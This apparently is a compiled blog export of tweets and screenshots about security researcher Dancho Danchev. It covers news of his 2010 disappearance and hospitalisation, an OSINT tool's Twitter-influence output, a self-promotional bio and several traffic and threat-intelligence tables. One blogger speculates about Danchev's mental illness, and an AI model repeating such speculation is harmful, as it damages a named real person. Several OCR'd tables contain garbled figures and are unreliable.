https://t.co/JTcqOaYgET https://t.co/R51HRNCCRv



https://t.co/JTcqOaYgET https://t.co/Ub6Wt0qd2E

So, what this means is that any individual's success in the industry comes down to things like reputation, how well you can bullshit, etc. But ultimately we have no way to differentiate, say, Bruce Schneier, who has a long academic- and professional-grade track record and a habit of writing in a highly intellectual fashion on difficult topics, from Dancho Danchev, who is a random Russian dude very few people know anything about, who posts random snippets of facts that pass for "analysis."



https://t.co/JTcqOaYgET https://t.co/I96aPvblcb

The case of Dancho Danchev's going missing is now beginning to turn into a story of either potential mental illness, or, that of a classic tale of Bulgarian secret services removing a problem. It would seem that today, after Dancho's being missing since September, reports are coming out that he was in fact in a mental health facility per his mothers request. The story is still coming to light, but, the case does present some interesting ideas for anyone in the information security business like Dancho or others (@ioerror etc) who might poke certain forces in the eye with their research and reporting.

In the case of Dancho, he seemed to be indicating by the email sent before his disappearance, that he felt he was being surveilled electronically as well as perhaps physically. The images in the email are not conclusive of anything that would indicate a bug or surveillance system had been placed in his house. However, this is not to say that the inverter that he found could not have been used in some way for such a system. Usually such bugs are small and powered by batteries or, in the case of the higher tech ones, piggyback off the power of the phone lines or hard wire electrical systems. Depending on the power requirements though, the inverter may have indeed been something that was used to alter power for operational function.

Surveillance technology aside, the fact is that Dancho, who's blog I am only now coming aware of, does have some potential information that could have poked the wrong badger. The badger in this case would be Eastern bloc baddies who are making money off of botnets and malware that Dancho was revealing in his ZDnet blog and his blogspot. He perhaps hit a little too close to home for someone and they just made a call to the state security apparatus. Or, maybe in fact, he has begun to manifest symptoms of schizoid behavior, he is after all, in the right age range to do so. However, given a read through his writings online, I cannot at present see anything that leads me to believe that he is manifesting a mental illness here. His postings are cogent and have none of the aphasia characteristics that would lead anyone to believe he is ill.

Bulgarian News Reports Dancho Danchev Institutionalized

Monday, January 17, 2011

Contributed By: Headlines An article on Bulgarian news website "Dnevnik" reports that security researcher Dancho Danchev was placed in a mental hospital in early December of last year.

Danchev, an information security researcher and author, was reported as missing since late summer 2010, according to an article in New Zealand based ZDNet.

Danchev was thought to have disappeared under mysterious circumstances after an unnamed source revealed they had received a letter in September of 2010 in which Danchev outlined concerns that he may be under surveillance from the Bulgarian government and could face prosecution.

Circumstances surrounding Danchev's apparent admission to a mental hospital are unclear, but a rough translation of the Dnevnik article on Dachev's institutionalization is as follows:

Dancho Danchev, an expert on cybersecurity, is accommodated in a Bulgarian hospital. The information was confirmed by two sources of "Diary", although from the hospital refused comment.

As Wired magazine announced a few days ago, he disappeared in September 2010 and did not meet their coordinates. Twenty-six year old Dancho Danchev writes for the blog Zero Day, part of the news site zdnet.com. His last post there is from August 2010

In early September, sent an e-mail to the editors of zdnet.com, informing them that the bathroom he installed listening devices. In addition, attached photos of the electric transformer and torn wires on the bulbs. In his letter Dancho Danchev said that the Bulgarian intelligence services monitor it because it was recommended by the FBI Attaché in Sofia for an expert in the local center against computer threats.


Then keep track of Dancho Danchev disappear, but according to reliable source of "Diary" he hospitalized from December 11 onwards. It is now stabilized and will soon be discharged, our source said.


Expect more details


ZDNet had reported they received a tip from a Bulgarian source who indicated Danchev was in some sort of serious predicament which prevents him from making contact.

"Dancho's alive but he's in a lot of trouble," the source was guoted as saving.


Dancho Danchev is is highly reputable malware researcher and blogger who has made significant contributions to the information security field.







Top 30 of 560 Total URLs								
#	Hits KBytes			:s	URL			
1	1967328	30.22%	8437165	7.8396	4			
2	296132	4.55%	18025993	16.7296	/forums/showthread.php			
3	249166	3.83%	4598094	4.2796	/forums/member.php			
4	218143	3.35%	4640309	4.30%	/forums/topposted.php			
5	130057	2.00%	680454	0.63%	/forums/image.php			
6	101389	1.56%	2725847	2.53%	/forums/clientscript/vbulletin_global.js			
7	96241	1.48%	1077338	1.00%	/forums/clientscript/vbulletin_menu.js			
8	92673	1.4296	2879938	2.67%	/forums/search.php			
9	80983	1.24%	7744405	7.18%	/forums/			
10	78866	1.2196	1285233	1.1996	/favicon.ico			
11	66772	1.03%	468603	0.43%	/forums/archive/			
12	65849	1.0196	518836	0.4896	/forums/clientscript/vbulletin_md5.js			
13	60610	0.93%	4551012	4.2296	/forums/forumdisplay.php			
14	60499	0.93%	3168111	2.94%	/forums/memberlist.php			
15	42677	0.66%	236754	0.2296	/forums/clientscript/vbulletin_read_marker.js			
16	41474	0.64%	363094	0.34%	forums/misc.php			
17	41403	0.64%	4556364	4.23%	/forums/attachment.php			
18	37158	0.5796	439311	0.41%	/banner/ashiyane.swf			
19	34083	0.52%	81917	0.0896	/forums/clientscript/vbulletin_post_loader.js			
20	28515	0.4496	87862	0.0896	/forums/clientscript/vbulletin_ajax_threadrate.js			
21	23916	0.3796	7262	0.0196	/forums/cron.php			
22	15500	0.2496	891197	0.83%	/forums/online.php			
23	13380	0.21%	486196	0.45%	/forums/newreply.php			
24	12521	0.19%	250902	0.23%	/forums/register.php			
25	10028	0.15%	14948	0.01%	/forums/clientscript/vbulletin_multi_quote.js			
26	8147	0.13%	141984	0.13%	/forums/login.php			
27	7806	0.1296	106551	_	/forums/showpost.php			
28	7053	0.11%	184656	0.17%	/forums/calendar.php			
29	5633	0.09%	7027		forums/archive/archive.css			
30	4492	0.0796	139409	0.13%	/forums/newthread.php			



```
birdwatcher [lovelyhorse] [users/klout_score]> use users/klout_influence
birdwatcher [lovelyhorse] [users/klout_influence]> run

| User GOVCERT.NL is influenced by:
| User GOVCERT.NL is influenced by: viest.virasto, KirsiKarla, Trafi_Finland, JarnoLim, msoik
| User GERFFI is influencing: jmlaurio, AnttiKurittu, vill3m, KeberNeet, IsokelloX
| User Anon_Operations is influenced by: musalbas, Lethamyr_RL, ecce_ilva, thegruga, Smoatena, AnnleBerdel
| User Anon_Operations is influenced by: musalbas, Lethamyr_RL, ecce_ilva, thegruga, Smoatena, AnnleBerdel
| User AnonymousIRC is influenced by: musalbas, Lethamyr_RL, ecce_ilva, thegruga, Smoatena, AnnleBerdel
| User AnonymousIRC is influenced by: dinodaizovi, elonmusk, ryanaraine, genderteach, kSemé
| User dxcharlle is influencing: sctan, SwissHttp, lucianpacurar, M3LSMK4, grimmcyber
| User JanetOSIRT is influenced by:
| User JanetOSIRT is influencing: HMU_IS
| User LulzSec is influenced by:
| User LulzSec is influenced by: certbund, BSI_Presse, CERT_at, botherder
| User Shadowserver is influencing; ro@tdopanda, mindtyler, Nend_Sudes, DoxM3, maxjack6
| User Shadowserver is influenced by: certbund, BSI_Presse, CERT_at, botherder
| User OperationLeakS is influencing; cyuinnt856, TheNiceBot, CopRecordings, zwa3040, whatsinanameyou
| User OperationLeakS is influencing; quinnt856, TheNiceBot, CopRecordings, zwa3040, whatsinanameyou
| User TheNeckersNews is influencing; eyuinnt858, Mroverflow, LeeCatesi, ninoslavn, gdx
| User VUPPN is influenced by: Zerodium, cBekrar
| User Wiffuz is influencing: andromedascc, MuckRockNews, nliteNd444, amorcioccolate, sandy2212y
| User Wiffuz is influencing: Buitenhuis, jranil, WooMooSocial, McabeMs, SHIELDMEsales
| User Wiffuz is influenced by: MaberBaldet, jpmorgan, trailofbits, dguido, mdowd
| User anonops is influenced by: MaberBaldet, jpmorgan, trailofbits, dguido, mdowd
| User anonops is influencing: Amachronical, ageha7725, RaSPuTeN420, midget_levin, micchatta
| User bradarkin is influenced by: derimmkerblog, w6c
| User danchodanchev
```

https://t.co/JTcqOaYgET https://t.co/FT44bW30gk




05:33

https://t.co/JTcqOaYgET https://t.co/wpkZd6m9iV



★1



05:34

https://t.co/JTcqOaYgET https://t.co/FtGRBlcxuf




Featured at RSA Europe, CyberCamp, InfoSec, GCHQ and Interpol Dancho Danchev continues to actively produce threat intelligence at the industry's leading threat intelligence blog. Archive:

archive.org/download/danch...
@cryptome_org

05:35

https://t.co/JTcqOaYgET https://t.co/NzkeXfs3oh

 $\bigstar 1$





05:37 https://t.co/JTcqOaYgET CC: @briankrebs https://t.co/laHf0QU7ch

Russian OSINT



Интервью с OSINT специалистом Данчо Данчевым. Не на все вопросы удалось получить развернутые ответы, но в целом посыл понятен. Киберкрайм прогрессирует, ransomware главный тренд 2021 года, а США по-прежнему находится в контрах с Россией. Содержание интервью:

- ► Кто такой Данчо?
- Чем он знаменит?
- ► Работа на U.S Law Enforcement и U.S Intelligence Community
- ► OSINT операция "Uncle George"
- ► Cybercrime Forum Data Set на 16 Гб
- ► Ransomware и Darkweb
- ► Прибыль REvil
- ► "Россия остается главным рассадником киберпреступности"
- ► Киберпреступность в СНГ

https://telegra.ph/Intervyu-s-hakerom-Dancho-Danchev-04-12

Telegraph



Интервью с болгарским хакером Данчо Данчевым специально для Russian OSINT: Киберкрайм в 2021

Имя: Данчо Данчев / Dancho Danchev Род занятий: ИБ исследователь, OSINT специалист Специализация: Киберкрайм, Darknet & OSINT Страна: Болгария Сайт: ddanchev.blogspot.com Twitter: https://twitter.com/dancho_danchev Russian OSINT: Данчо, расскажи немного...

1 1/ A Apr 12 of 1/1-51

:>

VIEW IN CHANNEL




Dancho Danchev is the world's leading expert in the field of cybercrime fighting and threat intelligence gathering having actively pioneered his own methodology for processing threat intelligence leading to a successful set of hundreds of high-quality analysis and research articles published at the industry's leading threat intelligence blog - ZDNet's Zero Day, Dancho Danchev's Mind Streams of Information Security Knowledge and Webroot's Threat Blog with his research featured in Techmeme, ZDNet, CNN, PCWorld, SCMagazine, TheRegister, NYTimes, CNET, ComputerWorld, H+Magazine currently producing threat intelligence at the industry's leading threat intelligence blog - Dancho Danchev's - Mind Streams of Information Security Knowledge which has received over 5.6M page views since December, 2005 and is currently considered one of the security industry's most popular security publications.

- Presented at the GCHQ with the Honeynet Project
- SCMagazine Who to Follow on Twitter for 2011
- Participated in a Top Secret GCHQ Program called "Lovely Horse"
- Identified a major victim of the SolarWinds Attack -PaloAltoNetworks
- Found malware on the Web Site of Flashpoint
- Tracked monitored and profiled the Koobface Botnet and exposed one botnet operator
- Made it to Slashdot two times
- My Personal Blog got 5.6M Page Views Since December, 2005
- My old Twitter Account got 11,000 followers
- I had an average of 7,000 RSS readers on my blog
- I have my own vinyl "Blue Sabbath Black Cheer / Griefer We Hate You / Dancho Danchev Suck My Dick" made by a Canadian artist
- Currently running Astalavista.box.sk
- I gave an interview to DW on the Koobface Botnet
- I gave an interview to NYTimes on the Koobface botnet
- I gave an interview to Russian OSINT
- Listed as a major competitor by Jeffrey Carr's Taia Global
- Presented at the GCHQ
- Presented at Interpol
- Presented at InfoSec
- Presented at CyberCamp
- Presented at RSA Europe

He's currently running a high-profile hacking and sec project on the original https://astalavista.box.sk and reached at dancho.danchev@hush.com







https://t.co/JTcqOaYgET https://t.co/sQBDf2uZQ3

Table 9: Quality of selected intelligence sources (10 out of 45)

Blog	Se of covered IOCs	% of covered iocterms	% of timely IOCs	robust 10Cs
Dancho Danchev	42%	62%	14%	84%
Naked Security	43%	55%	54%	45%
THN	38%	38%	41%	51%
Webroot	54%	79%	13%	84%
ThreatPost	26%	37%	52%	29%
TaoSecurity	57%	61%	31%	68%
Sucuri	34%	35%	43%	52%
PaloAlto	39%	44%	15%	87%
Malwarebytes	32%	48%	26%	72%
Hexacorn	49%	57%	59%	76%




Данчо Данчев
ddanchev.blogspot.com
Той е може би най-влиятелният
български блогър в световен мащаб технически експерт в областта на
киберсигурността.




https://t.co/n6Llhftlm3 https://t.co/zxtnkVFlom



	Scanning Files Statistics in Last 24 Hours					
Rating	Sniffer	Device(s)	On Demand	Network	All	
Malicious	0	0	0	0	0	
Suspicious - High Risk	0	0	214	0	214	
Suspicious - Medium Risk	0	0	103	0	103	
Suspicious - Low Risk	0	0	21	0	21	
Clean	0	0	14,415	0	14,415	
Other	0	0	8	0	8	
Processed	0	0	14,761	0	14,761	
Pending	o	0	154,546	0	154,546	
Processing	o	0	16	0	16	
Total	0	0	169,323	0	169,323	







 $\begin{array}{c} {\sf BlogBook\ v1.2,} \\ {\sf ETEX\ 2}_{\mathcal{E}}\ \&\ {\sf GNU/Linux.} \\ {\sf https://www.blogbooker.com} \end{array}$

Edited: March 7, 2023